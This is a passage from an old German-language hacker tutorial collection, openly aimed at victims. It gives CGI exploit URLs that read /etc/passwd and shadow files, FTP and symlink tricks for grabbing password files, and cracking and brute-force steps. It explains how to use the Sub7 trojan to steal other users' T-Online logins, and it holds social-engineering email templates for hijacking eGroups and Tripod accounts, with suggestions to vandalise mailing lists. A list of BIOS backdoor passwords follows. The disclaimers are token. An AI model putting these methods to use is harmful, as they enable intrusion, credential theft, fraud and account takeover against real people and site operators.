logisch klingt oder ? Falls ihr nun zugriff auf die passwd und shadow datei kriegt sollt ihr mal dem betreiber des Server benachrichtigen ;) Der PHP Bug : Falls ihr auf dem Server das cgi findet benutzt folgende Befehlszeile
in um auszuprobiern ob es fehlerhaft ist : http://DOMAIN/cgi-bin/php.cgi?/etc/passwd ...bei DOMAIN traget ihr dan die Adresse des Servers ein welches ziemlich
logisch klingt oder ? Falls ihr nun zugriff auf die passwd und shadow datei kriegt sollt ihr mal dem betreiber des Server benachrichtigen ;) Der CAMPAS Bug : Falls ihr auf dem Server das cgi findet benutzt folgende Befehlszeile
in um auszuprobiern ob es fehlerhaft ist : http://DOMAIN/cgi-bin/campas?%0a/bin/cat%0a/etc/passwd ..bei DOMAIN traget ihr dan die Adresse des Servers ein welches ziemlich
logisch klingt oder ? Falls ihr nun zugriff auf die passwd und shadow datei kriegt sollt ihr mal dem betreiber des Server benachrichtigen ;) Der HTMLSCRIPT Bug : Falls ihr auf dem Server das cgi findet benutzt folgende Befehlszeile
in um auszuprobiern ob es fehlerhaft ist : http://DOMAIN/cgi-bin/htmlscript?/etc/passwd ..bei DOMAIN traget ihr dan die Adresse des Servers ein welches ziemlich
logisch klingt oder ? Falls ihr nun zugriff auf die passwd und shadow datei kriegt sollt ihr mal dem betreiber des Server benachrichtigen ;)
Falls ihr zu den anderen Bugs infos sucht dan geht am besten zu
Packet Storm Security ... iP : 209.143.242.115
ich hoffe das Files hatt euch ein kleines stückchen weiter gebracht.
Keep on Reading.. ToXiCFiRe
ToXiCFiRe@gmx.net Special Greetz in this file :

DukeCS | www.kryptocrew.de | thnx für das Javascript....

Wie man an einen T-Online Account kommt:

Geschädigt wird der user, nicht T-Online. So was wir benötigen:
sub7
t-online software
ca. 30-60 minuten zeit so als erstes starten wir mal sub7 und gehen zum ip scanner.
dort gibt man denn die ip nummern an von wo bis wo gescannt werden soll.
t-onliner bekommen beim einwählen oft die ip die so beginnt: 62.158.xxx.xxx
so also geben wir beim ersten eingabefeld "62.158.1.255
im zweiten feld geben wir "62.158.200.255" ein.
wenn die meldung kommt: "invalid..." dann musst halt ne kleinere range zum scannen benutzen.dann nehmt ihr einfach die ip's und versucht euch mit denen zu connecten. dann wirst du aber feststellen das die meisten server mit einem passwort geschützt sind. versuchs in diesem fall mit den passwörtern "passwort" "code" "sub7" "trojaner"
oder so... nach ca. 45 minuten (meist aber früher) müsste euch auch mal ein infizierter in die hände geraten der nicht passwortgeschützt ist. in diesem fall ist es ein leichtes spiel einfach seine t-online daten zu erschnüffeln. das erste was du machst ist dann auf "advanced" und denn auf "passwords" so nun noch auf "cached passwords" klicken und es öffnet sich ein fenster und du klickst auf "save". die txt datei geöffnet könnte dann so aussehen: (die daten hab ich verändert)

```
------------------------------
*Rna\Yahoo! Online\yahoo: yahoo
*Rna\T-Online\000228397485320013602479#001: 02395623
MAPI: MAPI
------------------------------
```

ja also die t-online nummer ist also 320013602479
die anschlusskennung ist 000228397485
naja äh und das passwort...ihr wisst schon...02395623 an dieser stelle möchte ich noch erwähnen das ich noch nie (!!!)
auf kosten anderer im netz war! so nun musst du nur noch die t-online software mit den daten füttern und
du könntest theoretisch auf kosten anderer im netz sein...
aber wenn ihr moral habt dann macht ihr das natürlich nicht sondern entfernt den server vom opfer, oder warnt ihn. also nochmal!!! ich wollte niemanden anstiften hier irgendjemand zu schaden
oder sowas! es soll nur zeigen wie einfach es ist t-online accounts zu kommen. und das unter win... :) und vergesst nicht... das ist ILLEGAL!!!
ich bin für nichts verantwortlich.

Wie man ne egroups.com Mailinglist hacktglist:

DISCLAIMER:
Alle hier genannten Informationen sind lediglich aus dem Zweck zusammengetragen worden, um einen Ueberblick zu geben, was moeglich ist. Niemand soll angestiftet werden, weder bei Egroups.com noch bei irgendeinem anderen Anbieter von webbasierten Mailinglisten, fremde Daten auszuspionieren oder sonst irgendetwas ILLEGALES zu tun. Der Autor dieses Textes ist nicht verantwortlich fuer Schaeden die im Zusammenhang mit den hier genannten Informationen entstehen!

 # THEMA "HOW TO CRACK AN EGROUPS.COM MAILINGLIST"
Zuersteinmal muss ich sagen, dass es hier keineswegs eine Anleitung gibt, wie man sich unerlaubt in den Egroups.com Server einloggt oder aehnliches. Vielmehr beschreibe ich einen Weg wie man an das Benutzerpasswort eines Listenmasters, ohne auch nur einmal in irgendwelcher Gefahr zu sein von dem Sicherheitsdienst oder der Polizei geschnappt zu werden, herausbekommt. Was braucht man als Grundlage: - die Adresse irgendeiner Mailingliste bei Egroups.com (einfach auf Egroups.com gehen und ein bisschen im Inhalt suchen; wenn ihr was gefunden habt, dann kann es los gehen) - z.B. blabla@egroups.com - ihr solltet den Name der Person kennen, die die Mailingliste verwaltet Das war alles was ihr benoetigt.

 # SCHRITT EINS: INFORMATIONEN SAMMELN
Jetzt geht es los. Versucht soviele Informationen wie moeglich ueber den Verwalter der Mailingliste herauszubekommen (schaut euch die Info-Seite der Mailingliste an). Es ist von Vorteil wenn ihr auch die Email-Adresse des Mailinglistenverwalters herausbekommt.
z.B. kevin_listmaster_blabla@provider.com
Habt ihr all dieses herausbekommen dann koennt ihr zu Schritt zwei uebergehen.

 # SCHRITT ZWEI: FAKE-EMAILACCOUNT EINRICHTEN
Richtet euch nun bei irgendeinem Gratis Emailadressenanbieter (z.B. Hotmail, GMX.de) eine Email-Adresse ein. Verwendet bei der Anmeldung NICHT euren eigenen Name und auch nicht eure eigene Adresse etc. (ihr wollt ja anonym bleiben). Am Besten waehlt ihr eine Adresse, die ein bisschen zu dem Name des Listenmasters der Mailingliste passt die ihr knacken wollt.
z.B. kevin_blabla@hotmail.com .

 # SCHRITT DREI: BEI EGROUPS NACHFRAGEN
Jetzt gehts zur Sache. Schreibt von eurem neu eingerichteten Email-Account aus an den Webmaster von Egroups.com. Ihr koennt auch an help@egroups.com schreiben, irgendjemand wird euren Brief auf jeden Fall lesen und bearbeiten. Als Text der Email schreibt ihr, dass ihr euer Passwort vergessen habt.
Beispiel!!:

```
| Dear Sir or Madam,                                                  |
|                                                                     |
| my name is <Name des Mailinglistenmasters>. My request              |
| is really important for me.                                         |
| I am a owner of a mailinglist at egroups.com. The name of           |
| the list is <Name der Liste und die Adresse>.                       |
| I wanna change some settings, but I can't log in because            |
| I have lost my password for the account.                            |
| For this reason I have typed my Emailadress in the form at          |
| your website, so that my login informations send again to           |
| my Emailadress that I've entered at sign up.                        |
| This was 5 days ago, but I don't get again my informations.         |
| The problem why: my emailadress (that I entered at sign up)         |
| dosn't work. I am not longer a member of the provider, they         |
```

```
    | hosted the adress, and so I don't get the informations.       |
    | Would you be so kind, send the infos to my new adress         |
    | <Die Adresse die ihr angemeldet habt z.B.                     |
    | kevin_blabla@hotmail.com>.                                    |
    | Thanks alot. Yours, Kevin...                                  |
```

Wenn Ihr euch nicht allzu dumm angestellt habt, dann habt ihr Glueck, und Egroups schickt tatsaechlich das Passwort an die von euch angegebene Adresse. Am Besten denkt ihr euch eine andere Geschichte aus, die ihr dem Webmaster (oder help) schreibt. Umso realistischer sie klingt, um so wahrscheinlicher ist, dass ihr das Passwort bekommt.

 # SCHRITT VIER: EINLOGGEN

Wenn ihr tatsaechlich das Passwort bekommen habt muesst ihr schnell handeln. Es ist zwar unmoeglich, dass der echte Listenmaster etwas von der ganzen Sache mitbekommt, doch wer weiss. Ihr loggt euch nun also ueber Egroups.com ein, und aendert als erstes einmal das Userpasswort der Mailingliste. Nun ist sie voll und ganz unter eurer Kontrolle.
Was ihr als naechstes macht ist euch ueberlassen. Ihr koenntet z.B. diverse Mitglieder aus der Liste loeschen, oder einfach mal aus Spass die Liste mit sinnlosen Emails bombardieren ("I've take over this mailinglist. All members wanna die!"). *lol* Oder denkt euch irgendetwas anderes aus. Ich finde die ganze Sache jedenfalls recht witzig.

 # SCHLUSSWORTE

Ihr habt gesehen, man muss nicht immer in einen Server eindringen um Schaden anzurichten. In vielen Faellen reicht schon ein bisschen Phantasie.

Lokalen AdminRechte an einem Win-NT4 Rechner holt:

Wie hole ich mir lokale AdminRechte an einem Win-NT4 Rechnerlein der durch die Policy total zugenagelt wurde??
Beispiel:

- im Arbeitsplatz keine Icon´s zu lokalen LW´en
- kein Explorer
- keine Shell
- keine rechte Maustaste mehr...
- Button "Neuer Task" im Task-Manager ist tot...
- Startmenü ist kastriert wie die S%_u

usw. ganz einfach Microsoft selbst öffnet alle Wege :o)

Number 1:
In MS Word ein Macro schreiben das dir die Dos-BoxXx öffnet... :o)

Number 2:
In MS Outlook97 (unter Outlook 2000 funzt es leider nicht) unten links den Button "Weitere Verknüpfungen"" wählen -> jetzt auf den Button "Favoriten" und huch sieh da die ganze Platte ist sichtbar :o). Schnell die "explorer.exe" und/oder die "cmd.exe" starten. Nun die Datei "cmd.exe" ins Verzeichnis \%systemdir%\system32 unter neuem Namen als "logon.scr" kopieren. Jetzt ausloggen und 15 min. warten ... und siehe da *zauberschlonz* die Dos-Box ist da... :o) Jetzt einfach mit "musrmgr.exe" einen neuen User anlegen mit SuperHardCoRe-AdminrEchTen...
Und nun kann der h@ck im Netz kann weitergehen :o

Hacken einer FTP-Site:

Inhalt:

Ihr hattet doch sicher schonmal diesen Augenblick, wo ihr auf eine Seite gesurft seid und dachtet: "Man ist das eine besch... Seite" und ihr euch in eurem tiefsten Inneren wünscht, das diese Seite aus dem Web verschwindet, oder? ;-)Kein Problem, wie ihr das schaffen könnt werde ich euch jetzt beschreiben.

1) Cgi-Bugs:

Beim Hacken einer FTP-Site ist die eleganteste Art Zugriff zu erlangen diejenige, daß man versucht sich die jeweilige Passwort-File herunterzuladen und sich die Passwörter anzuschauen. Das ist natürlich meistens nicht so einfach wie es sich anhört, aber ich werde euch einige Möglichkeiten aufzeigen wie dies mit ein bisschen Ehrgeiz zu schaffen ist. Also, als erstes solltet ihr die simpelsten Möglichkeiten (die meistens sowieso nicht funzen) ausprobieren. Da gibt es die Cgi-Bugs. Ich habe mal die glaube ich bekanntesten Bugs aufgelistet.... PHP Bug: http://VICTIMS-DOMAIN/cgi-bin/php.cgi?/etc/passwd PHF Bug: http://VICTIMS-DOMAIN/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTML-SCRIPT Bug: http://VICTIMS-DOMAIN/cgi-bin/htmlscript?/etc/passwd Wenn ihr Glück habt könnt ihr euch damit die Passwort-File anschauen. Nun noch ne kleine Erklärung... Also Cgi-Bugs sind fehler im Cgi-Script, auf die ich hier nicht weiter eingehen möchte. Allerdings gibt es Programme, die Pages auf Fehler im Script untersuchen...ihr könnt ja mal nach nem Script für ein solches Programm bei astalavista.box.sk suchen. Anmerkung: Sollte die Passwort-Datei shadowed sein, wie weiter unten beschrieben, probiert die Bugs einfach mal mit shadow anstelle von passwd. Solltet ihr euch mit diesen Bugs die Password-File ansehen können, zieht sie euch auf eure HD. Dann könnt ihr gleich zu Schritt 3 weiterspringen! Sollte ihr keinen Erfolg haben, nicht verzweifeln, wir sind noch nicht am Ende! ;-)

2) Ftp-Usage und Passwd-Download:

Nun sollten wir versuchen uns als Guest-User in das fremde System einzuloggen. Dazu rufen wir die Dos-Eingabeaufforderung auf und geben ftp ein. Jetzt sollte statt C:\ nurnoch ftp> da stehen. Warum??
Ja, ihr seid im Ftp-Modus von Dos. Euer Sytem ist jetzt bereit sich mit anderen Servern zu unterhalten. Also geben wir ihm auch die Möglichkeit dazu! Dazu braucht ihr bloß open ftp.VICTIMS-DOMAIN eingeben. Falls die Homepage die ihr hacken wollt also www.fuckuplamers.de heisst müsst ihr dann eingeben: open ftp.fuckuplamers.de Nun sollte eine Begrüßung des Servers kommen.....ja ihr seid connectet! ;-) Darauf solltet ihr aufgefordert werden euren Benutzernamen einzugeben. Probiert hier mal anonymous oder guest. Dann solltet ihr aufgefordert werden eure E-Mail als Kennwort für den Guest-Login einzugeben. Da gebt ihr dann natürlich nicht eure echte an, wäre ja dumm gelle? :-) Wenn ihr das alles befolgt habt und dort ' Guest login ok ' (oder Sinngleiches) steht und ihr wieder das Prompt ftp> vor euch habt seid ihr schon einen Schritt dichter an eurem Passwort (toll was?:-)) Also ihr seid jetzt im System und habt den Prompt vor euch. Was wolltet ihr denn jetzt? Ach ja, ihr wolltet das Passwort-File runterladen. Dazu wechselt ihr mit dem Befehl 'cd etc' in das Verzeichnis etc . Dort sollte sich die Passwort-File befinden.
Also gebt ihr 'get passwd' ein und betätigt die Enter -Taste.

Nun sollte er die Passwd heruntergeladen haben, und wir verlassen jetzt schnell wieder das System, (mit dem Befehl close) wozu noch dumm auffallen, was? :-)

3) Password und Shadow-File:

Dann öffnen wir die File mit unserem Editor und sehen etwas was z.B. so aussehen könnte: Root:azbnfgf:0:0::/usr/markus::
monika:ZaDsr5er7:10:100::/usr/manfred::
fred:yxZdkgt7:11:100::/usr/monika::
niklas:0pumku(7:12:100::/usr/peter::
kurt:UKSBkd&moTEl:13:100::/usr/klaus::
harald:7GS7&4y:14:110::/usr/harry:/bin/csh: Also die Strukturierung einer PW-File ist eigentlich denkbar einfach... Benutzername : (verschlüsseltes) Kennwort ...der Rest ist vorerst nicht so wichtig (Wissbegierdige können mailen....) Also wäre jetzt z.B. ein Benutzername Root und das dazugehörige Passwort azbnfgf ! Aber azbnfgf sieht doch komisch aus, oder? ;-)
Das liegt daran, daß es noch verschlüsselt ist (aha!), also besorgt ihr euch einen Passwort-File Cracker wie z.B. John oder Jack (Schaut doch mal bei astalavista.box.sk) und einen Dictionary-Maker. Damit crackt ihr nun die Password-File und solltet ein gültiges Passwort erhalten. Die Passwort-File (passwd) kann aber auch anders aussehen (was auch meistens der Fall ist), nämlich so:
Root:!:0:0::/usr/markus::
monika:!:10:100::/usr/monika::
fred:!:11:100::/usr/fred::
niklas:!:12:100::/usr/niklas::
kurt:!:13:100::/usr/kurt::
harald:!:14:110::/usr/harald:/bin/csh: Ihr seht, anstelle des Verschlüsselten Passwortes steht jetzt ein Ausrufungszeichen.
Es könnte stattdessen auch ein * , eine # oder ein x stehen, was von der Version des Ftp-Systems abhängt (zu sehen bei der Begrüßung).
Diese Platzhalter bedeuten, daß die Passwörter shadowed sind und in einer anderen Datei aufbewart werden die meistens den Besuchern nicht zur Verfügung steht. Trotzdem probieren wir natürlich sie zu bekommen! ;-)
Also, zurück in den Ftp-Modus von DOS. Dann verbinden wir uns wieder mit dem Server und loggen uns ein. In welches Verzeichnis wir jetzt wechseln hängt vom System ab... Woher weiss ich denn um welches System es sich handelt? Das erzählt uns das jeweilige System bei jedem Login auf ihrem Ftp-Server. (blöd wa?) :-) Also gut aufpassen bei der Begrüßung!
Und das sind die jeweiligen Verzeichnisse der Systeme:

System	Pfad	Zeichen
SunOS 5.0	/etc/shadow	
EP/IX	/etc/shadow	x
System Rel. 4.0	/etc/shadowx	
IRIX 5	/etc/shadowx	
HP UX	/.secure/etc/passwd*	
BSD4.3 Reno	/etc/master.passwd*	
Linux1.1	/etc/shadow*	
ConvexOS 10	/etc/shadpw*	
ConvexOS 11	/etc/shadow*	
DG/UX	/etc/tcb/aa/user/*	
AIX 3	/etc/security/passwd !	

Mit ein wenig mehr Glück als bei den bisherigen Versuchen sollte er jetzt die Shadow-Datei mit den Passwörtern herunterladen. Wenn die Shadow-Datei oder sogar die Passwd-Datei marked sein sollte haben wir leider keine Möglichkeit auf einfachem Wege an die Passwort-Datei des Servers heranzukommen. Aber wir haben immer noch einen auf Lager, bis wir schließlich auf's Bruteforce-Hacking zurückgreifen müssen...

4) Loops:
Nun werden wir es mal mit einem Loop versuchen....
Was Loops sind und wie sie funktionieren möchte ich hier auch nicht weiter erklären.... (Sonst kann ich bald gleich ein Buch schreiben!) :-) Erstmal loggt ihr euch wie schon bekannt mit anonymous in das System ein. Dann versucht ihr einen Link zu setzen indem ihr folgendes eintippt:
ypcat /etc/passwd >~/passwd
rm -f ~/.lastlogin
ln -s ~/.lastlogin /etc/passwd Dann loggt ihr euch aus ... und loggt euch wieder ein. Nun müsste der Link gesetzt sein und ihr tippt weiter ein:
cat .lastlogin > passwd
rm -f ~/.lastlogin Es klappt aber natürlich nicht auf allen Systemen (Verdammt, irgendwo musste doch ein Haken sein!) :-), aber einen Versuch ist es jedenfalls wert! So, wobei wir dann jetzt auch schon beim Bruteforce-Hacking angelangt wären (freut euch nicht zu früh) .... :-)
Anmerkung an dieser Stelle: Es gibt auch noch Möglichkeiten sich einen Login zu beschaffen, indem man bestimmte C-Programme benutzt. Die Scripts für diese Programme möchte ich nicht mit ins Tutorial einbringen, da ich glaube dass es zu viel Platz wegnehmen würde. Wer die Scripts dafür haben möchte, kann mir ne E-Mail schicken. (byteZucka@gmx.net)

5) Bruteforce-Hacking:
Bruteforce-Hacking bedeutet nichts anderes als das wir jede Menge Passwörter ausprobieren. Dazu benötigen wir ein Programm, wie z.B. Brutus oder Unsecure (beides sehr gute Progz !). Dann brauchen wir noch eine gute(!) Dictionary-Datei. Um diese zu bekommen benutzen wir entweder einen Dictionary-Maker (suchen unter astalavista.box.sk), oder wir machen uns selbst eine. Dazu ist eine wiederum eine Menge Zeit notwendig, denn ihr müsst die Seite regelrecht ausspionieren. D.h. ihr begebt euch auf die Seite, guckt nach Hobbys, Interessen, Namen ....Hierbei findet man auf den meisten Sites eine kleine Biographie des Webmasters welche sehr hilfreich ist. ;-) Wenn ihr dann nach langer Arbeit eure Wordlist fertig haben, startet ihr z.B. Unsecure. Dann gebt wir als Host ftp.VICTIMS-DOMAIN ein. Als Benutzernamen wählt ihr entweder root oder den Namen des Webmasters (falls ihr ihn kennt). Wenn ihr eine Site hacken wollt, die auf einem anderen Server untergebracht ist, gebt ihr für den Benutzernamen folgendes ein: Bei http://www.fuckuplamers.com/schule/ gebt ihr als Benutzernamen schule ein! Dann wählt ihr bei Wordlist eure zuvor erstellte Wordlist aus und klickt weiter unten Dictionary Attack und Reconnect an. Jetzt könnt ihr den Attack starten. Wenn eines eurer Passwörter aus der Liste richtig ist, meldet euch Unsecure das. Wenn nicht, kommen wir zur letzten Instanz....
Nun bleibt euch nurnoch die Möglichkeit alle Buchstabenkombinationen auszuprobieren! Dazu klicken wir Dictionary-Attack aus und Bruteforce-Attack an. Ich kann nur Empfehlen es bei Kleinbuchstaben zu belassen, denn das dauert schon lange genug! Dann startet ihr wieder den Attack, und nun könnt ihr euch erstmal zurücklehnen und überlegen, wie ihr das Geld für die Onlinekosten die jetzt entstehen werden zusammenkriegt. :-) Ich trinke in solchen Fällen erstmal n' Bier oder geh Pennen, wie ihr euch die Zeit vertreibt bleibt euch selber überlassen... Wenn derjenige allerdings ein Passwort gewählt hat, welches z.B. aghdt23&% lautet, könnt ihr Bruteforce-Hacking machen bis ihr verfault, also nicht zu verbissen sehen! :-)

6) Ziel:
Wenn ein Versuch an das Passwort zu gelangen geklappt hat und ihr nun Zugang zum Server habt, könnt ihr eurer Kreativität freien Lauf lassen. Aber denkt immer dran, als sozialer Hacker sollte man eigentlich den Admin auf die Sicherheitslücke im System Aufmerksam machen.....

7)Zeit:
Nun noch einige Hinweise zum Wann. Am besten ihr sucht euch eine Zeit aus, zu der der Server nicht überwacht wird. Wann ist das?? Ja, Nachts natürlich! Aber nicht vergessen, andere Länder andere Zeiten...;-) Das wäre eigentlich alles.....

Tripod Accounts hacken:

Einleitung:
Schonmal jemanden richtig böse gehasst? Oder eine Page gesehen, die Du richtig schlecht oder zu offensiv fandest? Wenn es sich um eine Tripod-Seite handelt, dann hast Du Glück! In diesem Text wirst Du jenes herausfinden, um Kontrolle über einen Tripod-Account zu erhalten!! Es ist ein sehr einfacher Prozess... es fing alles in einer späten Nacht an, als ich dieses unheimliche Bedürfnis spürte, eine Text-Datei zu schreiben... Ich begann, die Tripod Help Files durchzulesen... und nach einer Weile traf es mich! (Ich würde gerne eine Dokumentation über Tripod schreiben wollen... war aber nicht sicher, wie leicht es ist, deren Pages zu hacken!) Nachdem Du dieses liesst, wirst Du Dir möglicherweise sagen... "Hey, das hat wohl mehr mit "social engineering" zu tun als mit hacken!" Nun, da hast Du wohl recht. Teilweise! Denn "social engineering" spielt eine wichtige Rolle beim Hacken. Als allererstes musst Du wissen, was Tripod überhaupt ist. Tripod ist ein Service, der Dir erlaubt, bis zu 2 MB freien Speicherplatz für Deine eigene Homepage zu nutzen (so ähnlich wie geocities, angelfire, usw...). Jetzt mal zum wichtigen Teil... was Du brauchst: Um einen Tripod-Account zu hacken, brauchst Du einige wenige grundlegende Sachen. Du brauchst natürlich einen Internet-Zugang, du brauchst die Email-Addresse, welche Dein Opfer zum registrieren bei Tripod benutzt hat. Oftmals ist diese auf der Page zu finden. Du brauchst ausserdem etwas Zeit, etwa eine Woche oder zwei. Dann musst Du den Username herausfinden, das ist ziemlich einfach, weil dieser Username ein Teil der entsprechenden URL ist. Diese sieht ungefähr so aus: http://members.tripod.com/~username Natürlich muss "username" mit dem entsprechenden Usernamen ersetzt werden (ha!). Letztendlich braucht man dann noch den richtigen Namen der entsprechenden Person. (oder den Namen der Person, die als solche angegeben wurde). Dies könnte sehr trichreich sein, dieses herauszufinden. Ist diese nicht auf der Page, dann könntest Du die Mitglieder-Profile durchsuchen. Um dies zu tun, musst Du nach http://www.ltripod.com/planet/profile/search.html gehen und alles über den Webmaster des entsprechenden Tripod-Accounts eingeben. Dies funktioniert nur, wenn dieses Mitglied ein eigenes Mitglied-Profil erzeugt hat. Wenn er/sie keins hat, dann musst Du irgendwelche andere Mittel einsetzen, um diese Informationen zu erlangen. Versuch, an diese Person zu mailen. Gib vor, dass Du diese entsprechende Page magst und Du gerne mehr erfahren möchtest. Erzähl Ihnen etwas über Dich selber. versuch sie, mit Infos zu überschwemmen. Heuchle irgendetwas vor und quetsche aus Ihnen alle Infos heraus, die Du erhalten kannst (natürlich, ohne das diese etwas bemerken). Wenn Du jedoch ein Mitglieder-Profil findest, dann wirst ihren kompletten Namen, das Datum ihres Beitritts bei Tripod ihren Wohnort, EMail- und Homepage-Adresse (Ist diese nicht vorgegeben, na dann keine Sorge, diese ist ja offensichtlich. Schliesslich kennst Du ja den Mitglieds-Namen!), und eine kurze Beschreibung finden. Wenn Du dann Glück hast, wirst Du bzw. solltest Du alle Informations finden die Du brauchst! Wenn Du trotz allem weiterhin Probleme haben solltest, die entsprechenden Infos zu finden, dann schau nach, ob Dein Opfer ICQ hat. Oftmals haben diese 'ne Menge Zeugs über sich selber dort stehen. Versuch einfach alles, was Du Dir überhaupt erdenken kannst, um diese Infos zu kriegen! ---Und jetzt was?--- Ich Habe Euch das ganze nicht umsonst machen lassen. Alles was Ihr gemacht habt, war ausserordentlich wichtig. Der erste Schritt zur Übernahme des Accounts ist es, den Account unter Eurer Email-Adresse registrieren zu lassen. Du kannst den Account mit einem dieser freien Email-Serivces bekommen, wie zum Beispiel: http://www.netadress.com oder http://www.hotmail.com oder viele andere. Um das ganze recht unauffällig zu gestalten, solltest Du die neue Email-Adresse möglichst ähnlich gestalten. Beispielsweise, wenn die Person die Email-Adresse dumm@arsch.com benutzt, sollte die neue in etwa fett@hotmail.com lauten (...verstehste?). Mit der neuen Email-Adresse schreibst Du jetzt einen Brief an

membership@tripod.com. Und das ist jetzt, was Tripod sagt, was sie gerne haben wollen.

**********Zitat**********
"Falls Sie Ihre Email-Adresse ändern müssen, bitte kontaktieren Sie uns bei membership@tripod.com mit Ihrer neuen Email-Adresse. Bitte setzen Sie Ihren Mitglieds-Namen, Ihre alte Email-Adresse und Ihren vollen Namen in die Nachricht ein."
**********Ende**********
Tut also exakt, was sie sagen. Sagt, Ihr habt eine neue Email-Adresse und Ihr würdet gerne wollen, dass Tripod Eure Einträge updatet! Es dauert cirka 1 Woche, bis Tripod antwortet und so sieht dann das Antwortschreiben aus:
**********Zitat**********
Sehr geehrter "User",
vielen Dank, dass Sie uns über Ihre neue Email-Adresse informiert haben. Wir haben Ihre Mitglieder-Informationen upgedatet. Tripod Mitglieds Name: mitgliedsname (unverändert) Neue Email-Adresse: mitgliedsname@freemail.com Wenn Sie eine Homepage bei Tripod haben, müssen Sie Ihre Homepage updaten, um die neue Email-Adresse zu nutzen...
**********Ende**********
Falls Ihr es noch nicht realisiert habt, Ihr habt jetzt Kontrolle über den Account (so was in der Art). Alles, was das entsprechende Mitglied von Tripod bekommt, wird jetzt an Euch gesendet! Das bedeutet, wenn Du eine Email an lost@tripod.com mit Deinem bzw deren Mitgliedsnamen in der Subject-Leiste schickst, dann wirst Du deren Passwort erhalten (stelle sicher, dass das einzige in der Mail der Mitgliedsname in der Subject-Leiste ist. Wenn Du irgendwas Messagehaftes schreibst, werden die nicht antworten!!! Vertraut mir, ich habe 3 Wochen gewartet, bis ich das endlich geschnallt habe (hehe!)! Nun, es jetzt nicht das richtige Passwort, was Ihr jetzt bekommt, ist ein temporäres Passwort (eins mit einem Passwortgenarator generiertes Passwort =]), aber dieses funktioniert auch! Wenn Du dann das Passwort hast, hast Du somit totale Kontrolle über den Account erlangt!

~Sei kein Idiot~
Ihr müsst natürlich verstehen, dass, sobald Tripod Wind über diese Vorgehensweise bekommt, Tripod möglicherweise dieses Problem beseitigen wird. Um dieses zu verhindern, sei kein Idiot! Gehe also nicht auf 'ne Hacking-Tour und greife gleich sofort eine Reihe von Accounts an. Benutze dieses nur, wenn Du unbedingt musst. Je mehr Leute dieses tun, umso offensichtlicher wird es den Tripod-Leuten auffallen und umso schneller werden sie dieses Leck beheben! Es wäre ganz schön "lame" von Euch, eine Reihe von Accounts ohne jeglichen Grund zu hacken und das wäre für mich auch ganz schön ätzend (Wie mein Geocities-Bericht, würde dieser Text nicht mehr aktuell sein!) Benutz diesen Text also weise. Bitte Leute!

BIOS-Paßword umgehen:

1.0 Inhaltsverzeichnis

2.0 Einführung

Ein wohl jedem bekanntest Beispiel in diesem Zusammenhang dürfte der Einsatz eines BIOS-Passwortes sein. BIOS steht für "basic input/output system", was zu deutsch "grundlegendes Eingabe-/Ausgabesystem" bedeutet. Dies ist bei PC-kompatiblen Computern ein Satz von wichtigen Softwareroutinen, die nach dem Start des Computers einen Hardwaretest durchführen, das Betriebssystem laden und Routinen für den Datentransfer zwischen den Hardwarekomponenten zur Verfügung stellen. Das BIOS befindet sich im ROM, so dass der Inhalt nach dem Abschalten des PCs nicht verloren geht. Dieses ROM wird als CMOS bezeichnet, und wird von einem Akku oder einer Knopf-Batterie auch ohne externe Stromzufuhr mit Energie versorgt. Die Möglichkeit den Computer schon vor dem Laden des Betriebssystems durch die Abfrage eines Passwortes zu schützen, existiert schon seit vielen Jahren. Dies wird im BIOS des jeweiligen Computers eingestellt. Doch viele Leute wissen gar nicht, wie unsicher diese Methode des Schutzes ist, denn es gibt verschiedene Methoden, dieses Passwortsystem zu umgehen.

3.0 Der Eintritt ins BIOS

Um die Schutzfunktion durch eine Passwortabfrage zu umgehen, muss man zuerst ins BIOS kommen. Dies geschieht oft mittels einer Tastenkombination, welche einem meist beim Selbsttest des Computers, beim Aufstarten, vor dem Aktiv werden des Urladers, auf dem Bildschirm mitgeteilt wird. Verschiedene Motherboard-Hersteller verwenden auch verschiedene Tastenkombinationen:

3.1 Award-BIOS-Tastenkombinationen

[Entf]
[Strg]+[Alt]+[Esc]
[Strg]+[Alt]+[S]

3.2 AMI-BIOS-Tastenkombinationen

[Entf]
[F1]

3.3 Phoenix-BIOS-Tastenkombinationen

[Entf]
[Strg]+[Alt]+[Esc]
[Strg]+[Alt]+[S]
[F2]

3.4 Allgemeine BIOS-Tastenkombinationen

[Strg]+[Enter]
[Alt]+[F1]
[Strg]+[Alt]+[Einf]
[Alt]+[Enter]
[Alt]+[Strg]+[F1]
[F10]

Es kann durchaus auch sein, dass zum Aufrufen des BIOS eine spezielle Boot-Diskette des Herstellers nötig ist. Beim Compaq Deskpro 286e kommt man nur ins BIOS, wenn man mit einer SetUp-Diskette bootet. Dasselbe gilt für den 486C2. Die dazu nötigen Dateien kann man sich unter http://www.compaq.com/support/files/index.html herunterladen. Desweiteren kann es sein, dass man zwar ohne Probleme ins BIOS kommt, einem jedoch nicht standartmässige alle Einstellungen zur Verfügung stehen. Dies kann, wie beim XPert von Siemens, durchaus der Fall sein. Beim besagten Modell gelangt man beim Booten durch Drücken der Taste [F2] ins BIOS. Um die erweiterten Funktionen des BIOS einstellen zu können, muss mit der Tastekombination [Strg]+[F2] im BIOS-Menü das erweiterte Menü aktiviert werden. Im Hauptmenü erscheint dann die Meldung "Advanced Options".

4.0 Die Passwortsicherheit

Es kann ohne Weiteres nun durchaus vorkommen, dass das BIOS nun noch durch eine Passwortabfrage geschützt ist. Es kann, muss aber nicht sein, dass das Passwort für diese Abfrage mit dem gefragten BIOS-Passwort beim Systemstart übereinstimmt. Was macht man nun aber, wenn einem dieses Passwort nicht bekannt ist? Viele Boardhersteller speichern im BIOS ein Universalpasswort - werden auch Default-Passwörter genannt-, dass es Benutzern trotz vergessenem Passwort ermöglicht in das BIOS zu kommen.

4.1 Default-Passwörter

für AMI und Award BIOSse 01322222
589589
ALFAROME
A.M.I.
AMI
AMI.KEY
üAMI~
?award
Award sw
Award
Award_sw
BIOSTAR
Condo
ALLy
Apaf
Efmukl
Lkwpeter
HLT
HELGA-S
j263
j64
J256
J322
SER
SKY_FOX
Syxz
SZYX
Ttptha
Wodj
Zjaaade
AWARD_SW
AWARD?SW
589721
Awkward BIOS
HEWITT
RAND
AMI?SW
AMIBIOS
PASSWORD

4.2 Passwort-Entschlüsselung
Eine weitere Möglichkeit wäre, dass Passwört für den Eintritt ins BIOS zu entschlüsseln. Dafür gibt es diverse Entschlüsselungsprogramme, die das Passwort des BIOS herausfinden können. Jedoch ist dafür ein Zugriff auf Softwareebene nötig. Ein Tool namens BIOS 3.10 ist als Freeware unter http://11a.home.ml.org erhältlich. Allerdings funktioniert es beim BIOS von Phoenix nicht.

